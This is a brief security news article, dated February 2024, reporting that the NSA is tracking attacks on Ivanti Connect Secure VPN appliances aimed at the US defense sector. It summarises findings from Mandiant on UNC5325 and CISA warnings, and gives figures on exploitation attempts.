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

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NSA says it's tracking Ivanti cyberattacks as hackers hit US defense sector

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VPN appliance have targeted organizations across the U.S. defense sector

The NSAhas confirmed that hackers exploiting flaws in Ivanti’s enterprise VPN appliance have targeted organizations across the U.S. defense sector, and are actively tracking and mitigating the impact of these cyberattacks.

Mandiant reported Chinese espionage group UNC5325 have targeted various industries, including the U.S. defense industrial base sector. They have demonstrated significant knowledge of the Ivanti Connect Secure appliance and have used sophisticated techniques to evade detection, such as living-off-the-land tactics and deploying novel malware to maintain persistence on compromised devices.

CISA has warned about the exploitation of vulnerable Ivanti VPN appliances, highlighting the potential for threat actors to maintain root-level persistence even after factory resets.

The extent of the impact on Ivanti customers is still unclear, with reports indicating that hackers are making around 250,000 exploitation attempts daily and have targeted over 1,000 customers.

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

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By David Cohen, Senior Security Researcher | February 27, 2024
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

